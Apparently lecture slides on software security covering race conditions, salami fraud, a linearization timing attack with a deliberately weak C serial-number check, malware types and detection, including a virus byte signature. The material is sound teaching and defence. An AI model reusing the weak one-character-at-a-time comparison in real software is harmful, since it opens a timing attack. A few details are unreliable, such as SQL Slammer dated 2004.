- Race conditions can arise when **security-critical process occurs in stages.**
- Attacker makes change between stages for race conditions. Often, between stage that gives authorization, but before stage that transfers ownership and leads to break of security.
- **Example**
- Consider outdated version of the Unix command mkdir, which creates a new directory in stages.
  - 1st stage that determines authorization
  - 2nd stage transfers ownership



MKDIR ATTACK



- Trudy can exploit mkdir race condition:
- After the space for new directory is allocated to Trudy, a link is established from the password file(which Trudy is not Authorized to access) to the sapce before the ownership of directory is transferred Trudy.
- Not really a "race", but attacker's timing is critical.
- Race conditions are common and may be more prevalent than buffer overflows. But race conditions harder to exploit
  - Buffer overflow is "low hanging fruit" today
- To prevent race conditions, make security-critical processes atomic
  - Occur all at once, not in stages
  - Not always easy to accomplish in practice

SOFTWARE BASED ATTACKS

- Numerous attacks involve software
- We’ll discuss a few issues that do not fit into previous categories
  - Salami attack
  - Linearization attack
  - Time bomb

SALAMI ATTACK

STATUATORY WARNING: *DON"T TRY UNTILL YOU ARE AN EXPERT OR YOU LOVE JAILS*

SALAMI ATTACK

- **Salami** is a **slice of meat.**

What is Salami attack?

  - Programmer "slices off" small amounts of money
  - Slices are hard for victim to detect
  - Such attacks are possible for insiders

- A **"salami attack"** is a form of cyber crime usually used for the purpose of committing financial crimes in which criminals steal money or resources a bit at a time from financial accounts on a system. A single transaction of this kind would usually go completely unnoticed.
- Example
  - Bank calculates interest on accounts
  - Programmer "slices off" any fraction of a cent and puts it in his own account
  - No customer notices missing partial cent
  - Bank may not notice any problem
  - Over time, programmer makes lots of money!

SALAMI ATTACK EXAMPLES

- In January 1993, four executives of a Rent-a-car franchise in Florida were charged with defrauding at least 47,000 customers to overcharge customers
- In Los Angeles, in October 1998, district attorneys charged four men with fraud for allegedly installing computer chips in gasoline pumps that cheated consumers by overstating the amounts pump
  - Customers complained when they had to pay for more gas than tank could hold
  - Hard to detect since chip programmed to give correct amount when 5 or 10 gallons purchased
  - Inspector usually asked for 5 or 10 gallons
- Employee reprogrammed Taco Bell cash register: $2.99 item registered as $0.01
  - Employee pocketed $2.98 on each such item
  - A large “slice” of salami!
- Between November and March of 2008 Michael Largent a 21 year old from California wrote a program which allowed him to take advantage of the practice of challenge deposits which companies like Google, E*Trade, Charles, Schwab and other companies use to validate a clients bank account The program set up more than 58,000 user accounts which resulted in challenge transactions between $0.01 to $2.00 to be sent to accounts belonging to Largent the funds amounting to somewhere between $40000 and $50000 were then transferred into other accounts belonging to Largent, which prevented the companies from recovering the challenge funds sent to Largents accounts An important element of Largent’s fraud is that his program created accounts using fraudulent names and social security number.

HOW TO IDENTIFY THE SALAMI ATTACK

- The corporate has to update the security of the system as high as possible so that if the attacker is taking advantage of any loophole than that bug is patched and attack is avoided.
- Also those banks should advise customers on reporting any kind of money deduction that they aren’t aware that they were a part of. Whether a small or big amount, banks should encourage customers to come forward and openly tell them that this could mean that an act of fraud could very well be the scenario.
- Most Important according to me is that Customers should ideally not store information online when it comes to bank details, but of course they can’t help the fact that banks rely on a network that has all customers hooked onto a common platform of transactions that require a database. The safe thing to do is to make sure the bank/website is highly trusted and hasn’t been a part of a slanderous past that involved fraud in any way.


LINEARIZATION ATTACK

"Correct strings takes longer than incorrect ones"

Attacker takes advantage of character verification done one character at a time.

LINEARIZATION ATTACK

- Program checks for serial number S123N456
- For efficiency, check made one character at a time
- Can attacker take advantage of this?
- Correct number takes longer than incorrect
- Trudy tries all 1st characters
  - Find that S takes longest
- Then she guesses all 2nd characters: S1
  - Finds S1 takes longest
- And so on…
- Trudy can recover one character at a time!
  - Same principle as used in lock picking




```
#include <stdio.h>

int main(int argc, const char *argv[])
{
    int i;
    char serial[9]="S123N456\n";

    for(i = 0; i < 8; ++i)
    {
        if(argv[1][i] != serial[i]) break;
    }
    if(i == 8)
    {
        printf("\nSerial number is correct!\n\n");
    }
}
```

LINEARIZATION ATTACK

- What is the advantage to attacking serial number one character at a time?
- Suppose serial number is 8 characters and each has 128 possible values
  - Then $128^8 = 2^{56}$ possible serial numbers
  - Attacker would guess the serial number in about 2^{55} tries!
  - Using the linearization attack, the work is about $8 * (128/2) = 2^9$ which is easy
- A real-world linearization attack
- TENEX (an ancient timeshare system)
  - Passwords checked one character at a time
  - Careful timing was ***not*** necessary, instead…
  - …could arrange for a "page fault" when next unknown character guessed correctly
  - Page fault register was user accessible
- Attack was very easy in practice

MALWARE


WORMS
ROOTKITS
SPYWARE
TROJANS
CRIMEWARE
MALWARE
VIRUSES
ADWARE

MALWARES

MALWARES-MALICIOUS SOFTWARE

- Malware is a malicious software in the form of any malicious program or code that is harmful to systems.
- Malware covers all kinds of intruder software designed to infiltrate or damage a computer system without the owner's informed consent
- It subverts the computer's operation for the benefit of a third party.

Where malware comes from?

- Malware most commonly gets access to your device through the Internet and via email.
- Some malware secretly installed just by visiting infected web sites like hacked websites, game demos, music files, toolbars, software, free subscriptions, or anything else you download from the web
- Others require human intervention to propagate like USB drives can be carriers of computer viruses. .

Malware Purpose

- To subject the user to advertising
- To launch DDoS on another service
- To spread spam
- To track the user's activity (—spywareǁ)
- To commit fraud, such as identity theft and affiliate fraud
- To spread FUD (*fear, uncertainty, doubt*)

MALWARE SYMPTOMS

1. Slowing down of your computer, programs, and internet connection
2. Frequently, the web browser ceases to work completely
3. Suddenly, your screen is bombarded with popups of unwanted advertisements
4. Unanticipated frequent system or program crashes
5. An unexpected decrease in disk space
6. Web browser's homepage has been changed
7. Redirection to new websites while trying to access a different website
8. Unusual programs and messages keep appearing
9. Programs start running automatically
10. The antivirus program is turned off (disabled) automatically
11. Friends complaining of receiving strange and irrelevant messages from your email
12. Blocked access to your own system and ransom demanded to regain access again

MALWARE TYPES

1. **Virus:** is malware that attaches to another program and, when executed—usually inadvertently by the user—replicates itself by modifying other computer programs and infecting them with its own bits of code. passive propagation
2. **Worm:** Stand-alone program which spreads copies of itself via a network. active propagation, usually causing harm by destroying data and files.
3. **Trojan horse:** It usually represents itself as something useful in order to trick you. Once it's on your system, the attackers behind the Trojan gain unauthorized access to the affected computer. From there, Trojans can be used to steal financial information or install threats like viruses and ransomware. unexpected functionality
4. **Trapdoor/backdoor:** Gives intruder (possibly privileged) access to computer. unauthorized access
5. **Rabbit:** Reproduces itself continually to exhaust system resources.
6. **Logic/time bomb:** Has malicious effect when triggered by certain condition.

MALWARE TYPES

1. **Spyware:** is malware that secretly observes the computer user's activities like stealing info such as passwords without permission and reports it to the software's author.
2. **Adware:** is unwanted software designed to throw advertisements up on your screen, most often within a web browser. Typically, it uses an underhanded method to either disguise itself as legitimate, or piggyback on another program to trick you into installing it on your PC, tablet, or mobile device.
3. **Ransomware:** is a form of malware that locks you out of your device and/or encrypts your files, then forces you to pay a ransom to get them back.
4. **Rootkit:** is a form of malware that provides the attacker with administrator privileges on the infected system. Typically, it is also designed to stay hidden from the user, other software on the system, and the operating system itself.
5. **Keylogger** is malware that records all the user's keystrokes on the keyboard, typically storing the gathered information and sending it to the attacker, who is seeking sensitive information like usernames, passwords, or credit card details.
6. **Dialer or Zombie:** computer attached to the Internet that has been compromised

WHERE DO MALWARE LIVE?

- They live just about anywhere, such as…

1. **Boot sector**
   - Take control before anything else
   - It remains in the RAM from the time a computer is booted up to when it is shutdown.
   - These types of viruses are very rare these days, what with the advent of the Internet, and security procedures built into modern operating systems like Windows 10.
2. **Memory resident**
   - Stays in memory
3. **Applications, macros, data, etc.**
   - Many viruses sneak up into ordinary executable files like .EXE and .COM in order to up their chances of being run by a user.
4. **Library routines**
5. **Compilers, debuggers, virus checker, etc.**
   - These would be particularly nasty!

MALWARE EXAMPLES

1. Brain virus (1986)
2. Morris worm (1988)
3. Code Red (2001)
4. SQL Slammer (2004)
5. Stuxnet (2010)

- **CURRENT TRENDS**

1. Botnets (currently fashionable malware)
2. Encrypted Viruses
3. Polymorphic Malware
4. Metamorphic Malware
5. Warhol Worm
6. Flash worm

MALWARE TYPES

1. Brain

- First appeared in 1986 which was annoying than harmful or malicious
- Formed a prototype for later viruses

What it did

- Placed itself in boot sector (and other places) and screened disk calls to avoid detection
- Each disk read, checked boot sector to see if boot sector infected;

2. Morris Worm

- First appeared in 1988

What it did

- Obtained access to machines by user account password guessing or by exploiting buffer overflow in fingerd(network prrotocol in linux) or by exploiting trapdoor in sendmail.
- Determine where it could spread, then spread its infection and remain undiscovered.
- It tried to re-infect infected systems and led to **resource exhaustion.**

How to Remain Undetected?

- If transmission interrupted, all code deleted
- Code encrypted when downloaded
- Code deleted after decrypt/compile
- When running, worm regularly changed name and process identifier (PID)

MALWARE TYPES

3. Code Red Worm

- Appeared in July 2001 and infected 750,000 out of about 6,000,000 vulnerable systems

What it did

  - Exploited buffer overflow in Microsoft IIS server software, then monitor traffic on port 80, looking for other susceptible servers
  - It spread its infection and lead to distributed denial of service attack
  - Included trapdoor for remote access

4. SQL Slammer

- Infected **75,000 systems in 10 minutes** and spreads “too fast”

What it did

  - Worm size: **one 376-byte UDP packet**
  - Firewalls often let one packet thru while monitoring ongoing “connections”
  - Expectation was that much more data required for an attack and hence no need to worry about 1 small packet

MALWARE TYPES

5. Trojan Horse

- It has unexpected functionality

Example

- A trojan in audio data form(mp3) named as freeMusic.mp3
- For a real mp3, double click on icon
  - iTunes opens
  - Music in mp3 file play
- for freeMusic.mp3, unexpected results…
  - iTunes opens (expected)
  - “Wild Laugh” (not expected)
  - Message box (not expected)
- This “mp3” is an application, not data
- This trojan is harmless, but could have done anything user could do Delete files, download files, launch apps, etc.

MALWARE ANALYSIS – APPROACHES

MALWARE DETECTION

- **Malware detection** refers to the process of **detecting** the presence of **malware** on a host system or of distinguishing whether a specific program is malicious or benign.
- Three common detection methods
  1. **Signature detection:** uses virus codes to identify malware.
  2. **Change detection:** detecting changes in system using hashes
  3. **Anomaly detection/Heuristic method:** differentiate between the normal and abnormal behavior of a system

1.SIGNATURE DETECTION

- Malware carries a **unique code** ie a signature that is used to identify it. When a file reaches the computer, the malware scanner collects the code and sends it to a cloud-based database.
- A signature may be a string of bits in exe file of the virus. Depending on malware it might also use wildcards, hash values, etc.
- For example, W32/Beast virus has signature : 83EB 0274 EB0E 740A 81EB 0301 0000
- We can search for this signature in all files
- If string found, have we found W32/Beast?
  - Not necessarily : string could be in normal code
  - At random, chance is only $1/2^{112}$

Advantages

- Effective on “ordinary” malware
- Minimal burden for users/administrators

Disadvantages

- Signature file can be large (10s of thousands that makes scanning slow
- Signature files must be kept up to date
- *Cannot detect unknown viruses*
- Cannot detect some advanced types of malware

2. CHANGE DETECTION

- Viruses must live somewhere
- If you detect a file has changed, it might have been infected
- How to detect changes?
  - Hash files and (securely) store hash values
  - Periodically re-compute hashes and compare
  - If hash changes, file might be infected

Advantages

- Virtually no false negatives
- Can even detect previously unknown malware

Disadvantages

- Many files change often
- Many false alarms (false positives)
- Heavy burden on users/administrators
- If suspicious change detected, then what? Might fall back on signature detection

3.ANOMALY DETECTION

- Monitor system for anything “unusual” or “virus-like” or “potentially malicious” or …
- Examples of anomalous things
  - Files change in some unexpected way
  - System misbehaves in some way
  - Unexpected network activity
  - Unexpected file access, etc., etc., etc., etc.
- But, we must first define “normal”
  - And normal can (and must) change over time

Advantages

- Chance of detecting unknown malware

Disadvantages

- No proven track record
- Trudy can make abnormal look normal (go slow)
- Must be combined with another method (e.g., signature detection)

DEFENSE AGAINST MALWARE

1. Regular patch and upgrades: To prevent leaks or vulnerabilities in software, ensure to regularly update the software versions and apply patches released by the vendor.
2. Install and run anti-malware and firewall software. When selecting software, choose a program that offers tools for detecting, quarantining, and removing multiple types of malware.
3. User awareness: Awareness among users needs to be created to avoid opening the unsolicited attachment. Be vigilant when downloading files, programs, attachments, etc.
4. Regular Data Backup: This helps restore the last saved data and minimise data loss.
5. Firewalls and IDS – Firewalls and intrusion detection systems act as traffic cops for network activity and block anything suspicious.
6. Spam filters – These block or quarantine email messages with suspicious content or from unknown senders to alert users not to open or respond.

THANK YOU

anooja@somaiya.edu